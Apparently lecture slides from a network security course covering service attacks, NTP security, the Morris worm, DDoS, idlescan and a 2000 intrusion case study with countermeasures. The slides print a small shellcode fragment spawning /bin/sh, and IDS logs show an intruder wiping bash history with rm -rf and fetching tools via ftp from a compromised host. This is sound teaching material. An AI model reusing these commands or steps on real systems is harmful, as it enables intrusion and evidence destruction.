- finger, systat, netstat, rusers
  - stack attacks (buffer overflows)
  - free information
  - disable or neuter
- r-utilities (ease of use)
  - host impersonation
  - transitive trust
  - reverse lookup
  - filter/disable
- telnet
  - Clear-text passwords
  - One-time passwords or disable and use ssh

Sever attacks

- sendmail
  - complex
  - trapdoors, bug-du-jour
  - MIME
  - keep up with patches
  - separate mail reception from user delivery
- ntp (time service)
  - reverse clocks
  - mess up NFS, logs, crypto services
  - use a local time source (WWV*, GPS, CDMA, atomic clocks)
  - authentication mode

NTP

- Network Time Protocol (NTP) synchronizes clocks of hosts and routers in the Internet
- Well over 100,000 NTP peers deployed in the Internet and its tributaries all over the world
- Provides nominal accuracies of low tens of milliseconds on WANs, submilliseconds on LANs, and submicroseconds using a precision time source such as a cesium oscillator or GPS receiver
- Unix NTP daemon ported to almost every workstation and server platform available today - from PCs to Crays - Unix, Windows, VMS and embedded systems
- Following is a general overview of the NTP architecture, protocol and algorithms and how security was added on


Needs for synchronized time

- Stock market sale and buy orders and confirmation timestamps
- Network fault isolation
- Network monitoring, measurement and control
- Distributed multimedia stream synchronization
- RPC at-most-once transactions; replay defenses; sequence-number disambiguation
- Research experiment setup, measurement and control
- System log files (syslog), IDS logs, forensics (timeline)
- Cryptographic key management and lifetime control
  - –Replay
  - –Key lifetime

NTP capsule summary

- Primary (stratum 1) servers synchronize to national time standards via radio (WWV), satellite (GPS), atomic clock, CDMA, or modem
- Secondary (stratum 2, ...) servers and clients synchronize to primary servers via hierarchical subnet
- Clients and servers operate in master/slave, symmetric or multicast modes with or without cryptographic authentication
- Reliability assured by redundant servers and diverse network paths
- Engineered algorithms reduce jitter, mitigate multiple sources and avoid improperly operating servers
- System clock is disciplined in time and frequency using an adaptive algorithm responsive to network time jitter and clock oscillator frequency wander

NTP configurations



(a) Workstations use multicast mode with multiple department servers

(b) Department servers use client/server modes with multiple campus servers and symmetric modes with each other

(c) Campus servers use client/server modes with up to six different external primary servers and symmetric modes with each other and external secondary (buddy) servers

NTP accuracy

- With special kernel mods sub-microsecond
- Typical stratum 1, sub-millisecond
- Typical stratum 2, within 10 ms
- Error propagates through stratums, amplified by network jitter
- If host loses net connection, continues to run with "adjusted" frequency

```
[whisper -]% ntpq -p
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
*GPS_PALISADE(0) .CDMA.           0 l   11   32  377    0.000    0.000   0.008
+charade.csm.orn toc.lbl.gov      2 u   52   64  377   11.197    0.131   0.051
-chronos.ccs.orn .GPS.            1 u   24   64  377   18.950    1.313   1.727
+surveyor.ens.or .GPS.            1 u   59   64  377   10.704   -0.013   0.008
 duncan.cs.utk.e 0.0.0.0         16 u    -  1024    0    0.000    0.000 4000.00
-bandai.cs.utk.e ns2.usg.edu      2 u   50   64  377    0.419    2.322   0.246
-tyco.cs.utk.edu ns1.usg.edu      3 u   49   64  377    0.389    0.387   0.285
```



NTP vulnerabilities/countermeasures

- UDP request/response
- bogus responses, modified responses, delayed responses (replay)
- denial of service

Countermeasures ... adding security
- v2 – DES CBC keyed hash
- v3 – added keyed MD5 (HMAC), shared secret
- v4 – public key options (need SSL, certificates, etc)

protocol for clock selection eliminates some bogus tickers
have one or more local (stratum 0) time sources (GPS, CDMA)

NTP protocol header and timestamp formats



Server attacks

- anonymous ftp
  - –expose /etc/passwd
  - –upload -- free storage
  - –disable
  - –configure properly (chroot, dummy passwd)
- tftp
  - –unauthenticated file transfer (diskless boot)
  - –expose /etc/passwd
  - –disable
  - –configure with chroot

Server attacks

- X11
  - –capture display
  - –capture keyboard input
  - –provide bogus input
  - –xhost no +
  - –use .Xauthority
  - –xterm -- secure keyboard (ctrl, left button)
- talked earlier about web server attacks/defenses
  - –Cross-site scripting, SQL injection, phishing, plugins

Server attacks

- portmap
  - –mountd
  - –rpcinfo -p
  - –filter
- NFS,RPC,NIS
  - –export to world (+)
  - –passwd exposure
  - –disable/configure (mountable setuid – NOT) – ORNL attack ☹
  - –weird domain names
  - –secure RPC

Morris worm

Attacked ORNL November, 1988

- widespread internet attack
- 6000 hosts (10% of internet)
- Detection: system console log
- How: sendmail or buffer overflow
- What: root access, self-spawning
  contained at ORNL, dumb luck
- Why: experimenting
- Who: Cornell student… prosecuted

Morris worm

- exploited sendmail or stack overflows in fingerd
- sendmail -- complex, design flaws, debugging aids
- connect to fingerd
- send 536 special bytes (machine instructions)
- overflows buffer
- VAX and Sun (motorola) version (binary specific)
- alters return address to point to buffer on stack

```
pushl   68732f    '/sh\0'
pushl   6e69622f  '/bin'
movl    sp,r10
pushl   0
pushl   0
pushl   r10
pushl   3
movl    sp,ap
chmk    3b
```


effect was: execve("/bin/sh",0,0)
remote user was now connected to a root shell

Denial of service (DoS)

- Flooding or "poison packet"
- overload service/net, e.g. SYN attack
- crash server or your machine
- overload DNS, routers, servers
- usually done with bogus source IP address(es)
- difficult to block/filter

  2nd order denial of service: spoofed source addresses causes your auto-response IDS to block access to DNS boxes, etc.
- difficult to trace (open research)
- distributed denial of service attacks (Feb, 2000)

SYN attack



Distributed denial of service attacks (DDoS)

- indications in August '99
- toolkits available at hacker sites (stacheldraht or trinoo or tfn)
- CERT meeting in Dec
- e-commerce sites flooded in Feb 2000
- consists of attack daemons, control daemons
- hacker breaks into various hosts and installs daemons/zombies (.edu and home dsl/broadband)
- stealth packets with spoofed src address can be used to start attack -- control daemons are told the target and they start up the attack daemons
- attack daemons send denial of service packets with bogus IP source addresses
- Hacker tries to get attack daemons on hi-speed net hosts!

DDoS botnets





Figure 19.5 Examples of Simple DDoS Attacks

DNS reflection DDoS




DDoS countermeasures

- software to look for daemons/zombies on your hosts
- ISPs need to prevent spoofed packets from leaving their net
- backtracking spoofed stream is hard (technical/political)
  - flow must be active
  - net administrators must login to routers
  - start at target net router
  - figure out interface and go up to next router
  - cross administrative/country boundaries
  - '96 MIC perl script for Cisco routers
- recent proposal for new ICMP type for routers to give interface info on random packets … open research
- Today "time" on botnets is being sold for spam attacks, DDoS, …

ISP spoof tester –
- bootable floppy
- tries spoofing to "server"
- server reports success/fail

idlescan port scan – using a printer to scan a site




As demonstrated by the diagram above, the target hosts responds differently to the Zombie depending on port state. If the probed port is open, the target sends a SYN|ACK to the Zombie. The Zombie does not expect this SYN|ACK, so it sends a RST back. By sending the RST, the Zombie causes its IPID sequence number to increment. The real attacker detects this in step 3. If the port is closed, the target sends a RST to the Zombie. Zombies ignore this unsolicited RST packet and do *not* increment their IPID sequence

Port scans

AT\&T attacks Feb/Mar '92

guest/demo/visitor logins	296
rlogins	62
FTP passwd fetches	27
NNTP	16
portmapper	11
whois	10
SNMP	9
X11	8
TFTP	5
systat	2
NFS	2

Number of evil sites 95



SANS top 10 ports

ORNL IDS/IPS

IDS automatically sets router/firewall filters for misbehavin' hosts ... average 200 new filters/day

Net attacker MO

- find active hosts (DNS, ICMP broadcasts)
- scan ports (Nessus, nmap, idlescan, SATAN)
- determine OS (nmap/queso/telnet/ntp)
  - –OS's handle strange packets often in unique ways …
- try exploits (guest/stolen accounts/stack overflows)
- exploit (root shell, shell service to inetd.conf, modify /etc/passwd)
- Social engineer your way in: attachments, plugins, phishing
- install hacking tools (root kit)
- clean up logs
- install trojans/sniffer/keystroke-logger/bot
- review sniffer logs, get accounts/passwords to other systems
- Use bot as backdoor for later command and control
- Sell your bots
- tell the world

Sample attack

- 3/7/2000 -- massive port 53 scan from 212.43.32.10
- Seeking vulnerable versions of named (overflow)
- IDS detects scan, warns hosts running 53 (DNS/bind)
- net manager of attacking host 212.43.32.10 notified
- sys mgr fails to disable 53 on an ornl.gov machine ☹
- 3/11/2000 IDS keystroke logger detects bad stuff

```
: LINUX(255)(240)(255)(252)^A(255)(253)'mkdir /dev/...
: rm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
: LINUX(255)(240)(255)(252)^A(255)(253)^Arewt
: rm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
: Y0(203)w^Crm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
```


Hacker keystrokes from net IDS logs

```
-- TCP/IP LOG -- TM: Sat Mar 11 14:23:38 --
PATH: adsl.soap.net(2067) => trid.x4d.ornl.gov(telnet
)
STAT: Sat Mar 11 14:33:28, 751 pkts, 540 bytes [TH_FIN]
DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(251) (255)(251)!(255)(251)"(255
)(251)'(255)(253)^E(255)(252)#(255)(250)^_
: P
: ^Y(255)(240)(255)(250)
: 38400,38400(255)(240)(255)(250)'
: (255)(240)(255)(250)^X
: LINUX(255)(240)(255)(252)^A(255)(253)'mkdir /dev/...
: cd (127)(127)cd /dev/...
: cd /dev/...
: ls
: ftp dns2.whatever.net
: anonymous
: bob@
: get login.tgz
: get secure.tgz
....
```

Hacker fetches his tools

Forensics:

-notify dns2 that they are a hacker repository

-fetch the tools from dns2 ☺

attack

- hacker goes to a hacked site to ftp his tools
- hacker installs backdoor login program (rewt)
- installs telnet/ssh that logs accounts/passwords and doesn't log his activity
- installs modified inetd that starts a root-shell "service" on port 26874
- cleans up logs
- took 10 minutes

network flows from IDS

```
00/03/11,14:21:47 36.19.21.1 2066 > 128.219.37.75 23 T
00/03/11,14:22:14 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:19 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:19 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:24 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:24 36.19.24.77 1048 > 128.219.37.75 53 T
00/03/11,14:22:34 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:39 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:23:38 36.19.21.1 2067 > 128.219.37.75 23 T
00/03/11,14:24:00 128.219.37.75 1070 > 209.18.106.30 21 T
00/03/11,14:32:55 36.19.24.77 1049 > 128.219.37.75 23 T
```

Post mortem (forensics)

- hacker telnet'd to see OS type
- known exploit (buffer overflow) of RedHat **named** (port 53)
- exploit created open root account for telnet and backdoor
- Contact attacking sites, CIAC, FBI
- ornl machine disabled and analyzed
- ornl machine re-installed
- hacker came from several different sites
- toolkit included sniffer (not installed), and sshd with backdoor account

More on forensics next time …

Next time …

network defenses

forensics